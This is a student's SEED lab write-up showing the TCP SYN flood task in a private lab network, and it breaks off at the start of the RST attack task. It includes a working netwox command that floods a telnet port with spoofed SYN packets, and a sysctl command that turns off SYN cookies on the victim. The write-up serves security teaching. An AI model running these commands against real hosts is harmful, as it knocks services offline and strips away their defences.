TCP/IP Attacks SEED Lab

TCP/IP Attacks SEED Lab


Main Introduction:

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought.

In this lab, I will conduct the following attacks on TCP connection:

- TCP SYN flood attack
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

<u>Network physical topology:</u>



Task 1: SYN Flooding Attack

Task Description:


I will use the netwox tool to create SYN Flood attack on a server.

By sending a lot of SYN requests to a TCP port and not finishing the 3-way handshake, the attacker floods the victim's queue.

I will shut off the SYN flood countermeasures on the victim to perform the attack.

By executing the commands on the server (10.0.2.13)


"sudo sysctl -q net.ipv4.tcp_max_syn_backlog"
"netstat -nat"
I can check the victim's queue size and the server connections.



```
[Tue May 04|20:14@Lab_Server]:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[Tue May 04|20:14@Lab_Server]:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[Tue May 04|20:18@Lab_Server]:~$ ▌
```


The victim's queue size is 128.
We also see the current open ports that are on LISTEN state.
If there's only SYN received and not ACK from the client the stage is SYN_RECV.
If the 3-way handshake procedure is completed, the state is ESTABLISHED.

On the Attacker (10.0.2.11) I launched the synflood attack using netwox.



```
[Tue May 04|20:21@Lab_Attacker]:~$ sudo netwox 76 -i 10.0.2.13 -p 23 -s raw
^C
[Tue May 04|20:22@Lab_Attacker]:~$ 
```


On Wireshark we can see the SYN sent from the attacker machine



```
Source            Destination   Protocol  Length  Interface id  Info
168.27.198.112    10.0.2.13     TCP       54                  0 50770 → 23 [SYN] Seq=155983615
233.195.6.15      10.0.2.13     TCP       54                  0 64968 → 23 [SYN] Seq=378927214
33.73.106.78      10.0.2.13     TCP       54                  0 15158 → 23 [SYN] Seq=289369138
150.143.211.30    10.0.2.13     TCP       54                  0 10350 → 23 [SYN] Seq=134223841
50.171.34.176     10.0.2.13     TCP       54                  0 33452 → 23 [SYN] Seq=277727570
62.27.122.202     10.0.2.13     TCP       54                  0 33454 → 23 [SYN] Seq=117665189
201.201.251.48    10.0.2.13     TCP       54                  0 26481 → 23 [SYN] Seq=147104473
212.14.106.227    10.0.2.13     TCP       54                  0 8199 → 23 [SYN] Seq=2893607590
134.239.42.209    10.0.2.13     TCP       54                  0 26200 → 23 [SYN] Seq=181333813
80.59.245.243     10.0.2.13     TCP       54                  0 52425 → 23 [SYN] Seq=326303878
173.227.48.153    10.0.2.13     TCP       54                  0 12960 → 23 [SYN] Seq=212733617
81.66.212.51      10.0.2.13     TCP       54                  0 20808 → 23 [SYN] Seq=152106648
195.192.30.189    10.0.2.13     TCP       54                  0 15895 → 23 [SYN] Seq=335065525
111.37.97.160     10.0.2.13     TCP       54                  0 30610 → 23 [SYN] Seq=424667908
3.48.52.175       10.0.2.13     TCP       54                  0 13626 → 23 [SYN] Seq=250530789
149.16.146.232    10.0.2.13     TCP       54                  0 16488 → 23 [SYN] Seq=248799296
62.32.113.43      10.0.2.13     TCP       54                  0 18031 → 23 [SYN] Seq=383165560
241.30.47.171     10.0.2.13     TCP       54                  0 42688 → 23 [SYN] Seq=313564350
54.196.38.15      10.0.2.13     TCP       54                  0 10763 → 23 [SYN] Seq=311479759
156.88.205.56     10.0.2.13     TCP       54                  0 63509 → 23 [SYN] Seq=240130643

Packets: 2847636 · Displayed: 2847636 (100.0%)   Profile: Default
```

We can observe that netwox spoof the source IP and sent them all to 10.0.2.13.


We can see the network status on the server now.



```
[Tue May 04|20:18@Lab_Server]:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.13:23            242.17.54.11:6880       SYN_RECV
tcp        0      0 10.0.2.13:23            244.247.196.177:39090   SYN_RECV
tcp        0      0 10.0.2.13:23            255.199.183.104:45517   SYN_RECV
tcp        0      0 10.0.2.13:23            245.209.17.87:46397     SYN_RECV
tcp        0      0 10.0.2.13:23            241.111.172.220:35522   SYN_RECV
tcp        0      0 10.0.2.13:23            255.96.120.253:3322     SYN_RECV
tcp        0      0 10.0.2.13:23            244.207.119.15:37151    SYN_RECV
tcp        0      0 10.0.2.13:23            244.2.205.105:28116     SYN_RECV
tcp        0      0 10.0.2.13:23            247.72.184.200:39024    SYN_RECV
tcp        0      0 10.0.2.13:23            243.140.17.81:7503      SYN_RECV
tcp        0      0 10.0.2.13:23            241.185.146.217:18300   SYN_RECV
tcp        0      0 10.0.2.13:23            252.71.183.141:51803    SYN_RECV
tcp        0      0 10.0.2.13:23            243.60.196.153:5924     SYN_RECV
tcp        0      0 10.0.2.13:23            253.88.143.58:38612     SYN_RECV
tcp        0      0 10.0.2.13:23            252.75.210.45:3241      SYN_RECV
tcp        0      0 10.0.2.13:23            248.112.114.44:13297    SYN_RECV
tcp        0      0 10.0.2.13:23            250.113.124.254:14218   SYN_RECV
tcp        0      0 10.0.2.13:23            246.15.161.240:4042     SYN_RECV
```

We can see there are SYN_RECV state connections.


I then tried to open a telnet connection from the client (10.0.2.12) to the server (10.0.2.13).



```
[Tue May 04|20:18@Lab_Client]:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Server login: seed
Password:
Last login: Sun May  2 00:22:12 IDT 2021 from 10.0.2.11 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[Tue May 04|20:22@Lab_Server]:~$
```

We can see the connection is successful.
The reason is that there are countermeasures to defend the server from a synflood attack (SYN Cookies).


We can see the netstat SYN_RECV count is 128.



```
[Tue May 04|20:56@Lab_Server]:~$ netstat -ant | awk '{print $6}' | sort | uniq -c | sort -n
      1 established)
      1 Foreign
     15 LISTEN
    128 SYN_RECV
[Tue May 04|20:57@Lab_Server]:~$
```

The SYN cookie does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. Thus prevents the synflood attack.


I shut down the countermeasures.



```
[Tue May 04|20:26@Lab_Server]:~$  sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[Tue May 04|20:26@Lab_Server]:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[Tue May 04|20:27@Lab_Server]:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[Tue May 04|20:27@Lab_Server]:~$
```

We can see the tcp_syncookies is disabled.

After shutting down the countermeasure I launched the attack again and try to create a telnet connection again with the server.



```
[Tue May 04|20:22@Lab_Server]:~$ telnet 10.0.2.13
Trying 10.0.2.13...
telnet: Unable to connect to remote host: Connection timed out
[Tue May 04|20:30@Lab_Server]:~$
```

We can observer however now that we cannot create the connection.

Task 1 Summary

- I have succeeded task. The screenshots, Wireshark and terminal output can show it.
- I started using the netwox tool to perform synflood attack on the server. Viewed the network statistics and Wireshark to see the SYN sent from the attacker and the SYN_RECV state on the server. I then successfully opened telnet connection from the client to the server.
  Afterwards I shut down the SYN cookie mechanism and were able to perform the attack successfully.

Task 2: TCP RST Attacks on telnet and SSH Connections

